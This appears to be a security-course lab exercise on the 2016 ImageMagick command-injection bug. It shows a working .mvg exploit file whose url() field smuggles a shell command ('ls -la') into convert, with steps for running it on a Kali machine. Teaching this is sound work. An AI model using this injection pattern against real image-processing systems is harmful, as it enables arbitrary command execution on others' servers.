Proj X19: Exploiting ImageMagick (Up to 30 pts.)
Purpose
This is a very simple exploit that was made public on May 4, 2016. It's a code injection vulnerability, caused by software that takes user input and uses it to construct a command line.What You Need
- A Kali 2 machine, real or virtual
Task 1: Proof of Concept (5 pts.)
Checking ImageMagick Version
This bug has been patched, so if you have recently updated, your version may not be vulnerable. To check your version, in a Kali Terminal window, execute this command:convert -version
Creating the Exploit File
In a Kali Terminal window, execute this command:nano exploit.mvgpush graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com"|ls "-la)'
pop graphic-context

Press Ctrl+X, Y, Enter to save the file. In a Kali Terminal window, execute this code:
convert exploit.mvg out.png
Saving the Screen Image
Make sure you can see these two required items, as shown in the image above:- A convert command followed by a filename ending in .mvg
- A file listing showing the same filename ending in .mvg with a Date


0 comments
Post a Comment